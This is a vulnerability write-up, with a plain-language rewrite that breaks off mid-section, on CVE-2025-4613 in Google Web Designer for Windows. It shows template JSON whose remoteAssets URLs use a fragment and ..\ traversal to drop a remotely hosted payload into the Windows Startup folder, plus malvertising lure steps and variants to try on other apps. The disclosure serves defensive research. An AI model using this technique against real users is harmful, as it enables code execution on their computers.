Client-side RCE via improper URL parsing in Google Web Designer for Windows: CVE-2025-4613
Google Web Designer for Windows parsed URLs in template metadata in a way that let an attacker choose an arbitrary local file name and use path traversal to write files outside the template directory. A victim who opened a malicious template could have a payload written into the Windows Startup folder, leading to code execution at the next login.
 Published on balintmagyar.com
Shortly after finding my first RCE on the app, in February 2025 I’ve discovered a vulnerability in Google Web Designer that exposed its users to another possibility for client-side remote code execution, this time on Windows, via improper URL parsing that allowed for arbitrary file writes through path traversal…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Web Designer is a Google application for creating dynamic HTML5 ads aimed at publishing via Google Ads, alongside more generic HTML5 editing capabilities. Its selling point is a visual editing interface familiar to anyone who has used creative tools such as those made by Adobe, with little to no web development experience required. The app is available for free on Windows, macOS and Linux and has received regular updates since its initial release in 2013.

A screenshot of Google Web Designer
One of the app's features is the template system. Template HTML files contain JSON metadata describing aspects of the document to be created, such as its type, dimensions and components. One optional metadata field, remoteAssets, holds an array of URLs pointing to internet-hosted assets used in the template that are not part of the template package. Google uses this to fetch video files for its factory default templates just in time, when those templates are opened. When a user edits a template or creates a new ad document based on it, Google Web Designer downloads each asset and creates local copies under a newly created assets/ directory inside the template directory. During expected operation this behaviour caused no harm.

Diagram 2: Download and save operations as part of template usage flow
The versions tested were Google Web Designer 16.1.0.0530 (released around June 2024) and 16.2.0.0128 (released 28 February 2025). The issue is tracked as CVE-2025-4613 and was fixed in version 16.3.0.0407, released around 19 April 2025. Google's Vulnerability Reward Program issued an $8,500 reward for the finding.
Setup
The exploitation prerequisites are short:
- The Windows version of Google Web Designer installed.
- The malicious template package extracted to the app's default custom template directory:
%HOMEPATH%\Documents\Google Web Designer\templates\

Diagram 1: Overview of the attack
For the proof of concept, a new ad document was created in Google Web Designer. The type and base content of the ad should not matter as long as it requires an HTML file to function; the proof of concept uses the Banner type ad. The document was then saved by selecting File > Save as template from the app's main menu, in this example with the name evil_template.
JavaScript, CSS and some other files created by the application were not part of the malicious package and so were removed. In an actual attack scenario, the attacker would likely want to keep the files, including a thumbnail image, in order to maintain a semblance of legitimacy for the template. The resulting template hierarchy in %HOMEPATH%\Documents\Google Web Designer\templates\ was:
evil_template/
└─ evil_template.html
Finding it
The vulnerability stemmed from three app behaviours related to the remote asset flow. Combined, they made it possible for attackers to create or overwrite arbitrary files, and ultimately to achieve code execution on victims' computers:
- Downloading files from arbitrary hosts.
- Arbitrary destination file names for downloaded remote assets.
- Path traversal using a crafted destination file name.
The original purpose of the feature is likely to save time and bandwidth when users first run Google Web Designer and dozens of factory default templates have to be downloaded. Many of those templates include large video files that would needlessly slow down the process even though it is quite unlikely that those exact templates are to be picked by the user.
Prior to the fix, Google Web Designer allowed any hosts to be referenced in the remoteAssets field without restrictions to the URLs, opening the door for an attacker to instruct the app to download malicious files.
File names for templates' remote assets downloaded by Google Web Designer were determined by the client in a flawed way: by taking the substring of the remote asset's entire URL that is after the last forward slash / character. For example, with this in the template metadata:
...
"remoteAssets": [
  "https://example.com/images/nice_image.jpg"
],
...
the asset will be saved to <template directory>\assets\nice_image.jpg.
Crucially, URL fragments and query strings were not taken into account when determining these file names. Leveraging this behaviour, it was possible to define an arbitrary local file name that is completely independent from the actual path:
...
"remoteAssets": [
  "https://example.com/images/nice_image.jpg#/evil_payload.exe"
],
...
On a host controlled by the attacker the server should simply ignore anything in the URL fragment #... or in the query string ?... and serve the file contents as normal. Google Web Designer, only looking at the part of the URL after that last forward slash, then saved the file locally to <template_directory>\assets\evil_payload.exe.
With an arbitrary destination file name available, path traversal was as simple as using the ..\ pattern in the URL after that last forward slash (backslash escaped for valid JSON), ultimately referencing directories and files under the %HOMEPATH% file hierarchy outside of the template directory:
"remoteAssets": [
  "https://example.com/any_filename.txt#/..\\..\\..\\..\\..\\evil_payload.exe"
],
This was saved locally as %HOMEPATH%\Documents\Google Web Designer\templates\<template_directory>\assets\..\..\..\..\..\evil_payload.exe, finally resolved to %HOMEPATH%\evil_payload.exe.
On macOS and Linux the file naming behaviour could not be leveraged for remote assets, because those operating systems strictly expect forward slashes as path separators. Combined with how Google Web Designer handles URL-encoded characters in URLs, this made path traversal not possible there.
Exploitation
Step 1: Lure the victim into downloading the template
Victims are tricked into downloading a malicious ad template ZIP package, for example via malvertising on Google search keywords such as "premium ad template".
Step 2: Extract the package to the default template directory
Victims extract the ZIP package to the app's default custom template directory %HOMEPATH%\Documents\Google Web Designer\templates\.
Step 3: Open the template in the app
Victims open Google Web Designer and choose the "Use a template" functionality to either create a new ad using the malicious template, or edit the malicious template itself.
Step 4: Prepare the payload
To keep the proof of concept minimal, the payload was simply a batch file with this content:
whoami
pause
When executed on Windows, this opens up cmd.exe in a window and keeps it open until a key is pressed. The batch file was hosted on a web server. To avoid CORS restrictions, the server's response included the header Access-Control-Allow-Origin: *.
Step 5: Edit the template metadata
Editing evil_template.html, the default metadata as added by Google Web Designer was taken, with the empty array field for remoteAssets:
<script id="gwd-template-data" type="application/json">
  {
    "label": "My template",
    "adData": {
      "platforms": [],
      "networks": [],
      "features": [],
      "verticals": [],
      "adTypes": [5],
      "components": []
    },
    ...
    "remoteAssets": [],
    ...
  }
</script>
The payload reference was added to the remoteAssets field. Since the destination file name will be something else anyway, it can be disguised as an image file:
...
"remoteAssets": [
  "https://balintmagyar.com/cute_kitty.jpg"
],
...
To have the payload executed, Google Web Designer needed to copy the file to %HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ so that Windows ran the file next time the victim logged into Windows. Presuming the victim extracts the malicious template to the default path expected by the app, %HOMEPATH%\Documents\Google Web Designer\templates\, the following relative path reaches from there to the Startup\ directory: ..\..\..\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.
All together:
...
"remoteAssets": [
  "https://balintmagyar.com/cute_kitty.jpg#/..\\..\\..\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\payload.bat"
],
...
Step 6: Package the template
Finally, a ZIP file was created from the malicious ad template directory. The directory the files are in was itself included, as victims are expected to retain this structure in %HOMEPATH%\Documents\Google Web Designer\templates\:
evil_template/
└─ evil_template.html
Step 7: Payload execution
When the victim opens the template, Google Web Designer plants the malicious payload in the %HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ directory. The malicious code is executed next time the victim logs into Windows with the same user.
Root cause
The mistake is in how the client derives the local file name for a remote asset. It takes the substring of the entire URL after the last forward slash, without accounting for URL fragments or query strings. That makes the destination name fully attacker-controlled and independent of the real path, and because the resulting name is then used as a relative path, the ..\ sequence walks out of the template's assets/ directory. The absence of any host restriction on remoteAssets URLs means the attacker also controls the content that lands in the written file.
Impact
An attacker could achieve remote code execution on victims' computers by tricking users of the Windows version of the app into downloading a malicious ad template package, then using the app to either edit the template or create a new document built on top of it. The exploit leverages vulnerable URL parsing behaviour when referencing external resources in metadata stored in document template files. In the proof of concept the malicious code is executed by the user running the Google Web Designer app. Practically this would most often have happened in an unprivileged context; the possibility of privilege escalation is not unrealistic, however.
Fix
Google fixed the issue in version 16.3.0.0407, released around 19 April 2025. The report does not describe the code change itself.
Variants to test
- Fragment-based file name override on other desktop apps that fetch template or project assets. Put a URL whose last path segment is harmless but whose fragment carries a different name, for example
https://host/nice_image.jpg#/evil_payload.exe, into any metadata field that lists remote resources. A positive result is a file written under the fragment-derived name rather thannice_image.jpg. - Query-string-based file name override. Try
https://host/nice_image.jpg?x=/evil_payload.exein the same fields. A positive result is a saved file whose name comes from the query string. - Traversal through the derived name on Windows. Use
..\sequences after the last forward slash, as inhttps://host/any_filename.txt#/..\\..\\..\\evil_payload.exe, and check whether a file appears outside the intended assets directory, for example in%HOMEPATH%. - Unrestricted hosts in remote asset lists. Point a
remoteAssets-style field at a host you control and watch for an outbound request. A positive result is the app fetching from an arbitrary host with no allowlist. - Startup-folder write as the execution primitive. Combine traversal with a path into
%HOMEPATH%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\and confirm the file is executed at the next logon. - Platform comparison. Repeat the traversal attempts on macOS and Linux builds. A positive result there would show the separator handling differs from what was observed on Windows, where the technique worked.
What happened, in plain words
Google Web Designer is a free program from Google for making animated adverts that run in a web browser. You build the advert by dragging things around on a screen, a bit like using a design tool, and the program writes the underlying web page files for you. It runs on Windows, macOS and Linux, and Google has been updating it since 2013.
A screenshot of Google Web Designer
One of its features is templates: ready-made starting points. A template is a folder of files that the program can open so you do not start from a blank page. Some templates also list pictures or videos that live on the internet rather than inside the folder. When you open such a template, the program quietly downloads those files and saves copies next to the template, in a subfolder called assets/. That is normal and harmless.
In February 2025, a security researcher found that this download step could be abused. By crafting the template's settings, an attacker could make the program download a file from any server and save it under any name, in any folder the victim's user account can write to. One of those folders is the Windows Startup folder: anything placed there runs automatically the next time the user logs in. So a victim who downloaded a booby-trapped template, unzipped it into the right place and opened it in the app would end up running the attacker's code on their own computer. This kind of attack is called client-side remote code execution: code from a remote attacker runs on the victim's machine, triggered by something the victim does locally.
The bug was reported to Google, tracked as CVE-2025-4613 (a public catalogue number for a security flaw), and fixed in version 16.3.0.0407, released around 19 April 2025. Google paid an $8,500 reward under its Vulnerability Reward Program (often called a bug bounty: a payment for reporting a security problem responsibly).
The versions the researcher tested were Google Web Designer 16.1.0.0530 (released around June 2024) and 16.2.0.0128 (released 28 February 2025).
Background: what the app and its templates are
Google Web Designer is aimed at people who make HTML5 ads, adverts built with the same technology as ordinary web pages, usually to be shown through Google Ads. Its selling point is a visual editor, so you need little or no web development experience. It is free, and it has been updated regularly since it first came out in 2013.
A few terms used throughout, explained from scratch:
- HTML is the language web pages are written in. A page is a text file with instructions that a browser reads and turns into what you see.
- JavaScript is a programming language that runs inside web pages (and inside many apps) to make them interactive.
- CSS is the language that describes how a page looks: colours, sizes, positions.
- JSON is a simple text format for storing settings as labelled values. It looks like
"name": "value"inside curly braces. Programs read it easily. - URL is a web address, such as
https://example.com/images/logo.png. It has parts: the host (example.com, the server), the path (/images/logo.png, where on that server the file sits), and optionally a query string (everything after a?) and a fragment (everything after a#). - Metadata is data about data: here, the settings written inside a template file that describe the template.
Templates are HTML files with a block of JSON metadata inside them. That metadata says what kind of document the template makes, its size, which building blocks it uses, and so on. One optional field is remoteAssets: a list of URLs for files that are not inside the template folder but should be fetched from the internet when the template is used. Google uses this for its own built-in templates, so that large video files are only downloaded when someone actually opens that template, saving time and bandwidth.
When you edit a template, or create a new advert based on it, the app downloads each address in remoteAssets and saves a local copy under a freshly created assets/ folder inside the template folder. In normal use this caused no harm.
Diagram 2: Download and save operations as part of template usage flow
Setup: what the attacker needs
Only two things are needed for the attack to work:
- The Windows version of Google Web Designer installed on the victim's computer.
- The malicious template package unzipped into the app's default folder for custom templates:
%HOMEPATH%\Documents\Google Web Designer\templates\
%HOMEPATH% is a Windows shorthand for the current user's home folder, typically C:\Users\<name>. So the path above means "inside this user's Documents folder, in a folder called Google Web Designer, in a folder called templates".
Diagram 1: Overview of the attack
To build the proof of concept (a demonstration that the attack really works), the researcher created a new advert document in Google Web Designer. The advert type does not really matter as long as it needs an HTML file to work; the demonstration used the Banner type. The document was then saved with File > Save as template from the main menu, in this example under the name evil_template.
The program also created JavaScript, CSS and other files as part of the template. These were deleted, because they were not needed for the malicious package. In a real attack the attacker would probably keep them, including a thumbnail picture, so the template looks legitimate to the victim.
The result was this folder structure inside %HOMEPATH%\Documents\Google Web Designer\templates\:
evil_template/
└─ evil_template.html
Line by line: evil_template/ is a folder. The └─ is just a drawing character showing that evil_template.html sits inside it. That HTML file is the template itself, and it is the only file the attacker needs to change.
Finding it: three small behaviours that combine badly
The flaw came from three separate behaviours in the remote-asset download flow. Each one alone is not enough; together they let an attacker create or overwrite any file the user can write to, and from there run code on the victim's computer:
- The app downloads files from any host.
- The app lets the downloaded file be saved under any name.
- The app lets that name contain
..\, which walks up out of the intended folder (path traversal).
Behaviour 1: downloading from any host
The feature exists to save time and bandwidth when someone first runs Google Web Designer and dozens of built-in templates would otherwise have to be downloaded at once. Many of those templates contain large video files that would slow things down, even though the user is unlikely to pick those exact templates.
Before the fix, the app allowed any host to appear in remoteAssets, with no restriction on the URLs. That means an attacker could point the app at a server they control and have it fetch a malicious file.
Behaviour 2: any file name for the downloaded file
The app decided the local file name for each remote asset in a flawed way: it took the part of the URL after the last forward slash /. For example, with this in the template metadata:
...
"remoteAssets": [
  "https://example.com/images/nice_image.jpg"
],
...
Line by line: ... stands for the rest of the metadata, left out for brevity. "remoteAssets" is the field name. The square brackets [ and ] mark a list. Inside is one URL in double quotes. The comma after the closing bracket separates this field from the next one.
With that URL, the part after the last / is nice_image.jpg, so the asset is saved to <template directory>\assets\nice_image.jpg. The <template directory> placeholder stands for the folder the template lives in.
The important mistake: URL fragments and query strings were ignored when working out the file name. A fragment is the part of a URL after #; browsers and servers normally treat it as a note for the page itself and do not send it to the server. A query string is the part after ?. Because the app ignored both, an attacker could put a completely different file name after a # and still have the real file served normally:
...
"remoteAssets": [
  "https://example.com/images/nice_image.jpg#/evil_payload.exe"
],
...
Line by line: the URL still points at example.com and still asks for nice_image.jpg. Everything from # onwards, #/evil_payload.exe, is the fragment. A server controlled by the attacker simply ignores the fragment and sends the file contents as usual. Google Web Designer, however, looked only at the text after the last /, which is now evil_payload.exe, and saved the file locally as <template_directory>\assets\evil_payload.exe. The downloaded content and the saved name are now completely independent of each other.
Behaviour 3: path traversal with a crafted name
Once the attacker controls the destination file name, escaping the intended folder is as simple as putting the ..\ pattern in the URL after that last forward slash. In Windows paths, .. means "the folder above this one", so a chain of them climbs up the folder tree. In JSON, a backslash has to be written twice (\\) to represent one real backslash, which is why the example looks doubled:
"remoteAssets": [
  "https://example.com/any_filename.txt#/..\\..\\..\\..\\..\\evil_payload.exe"
],
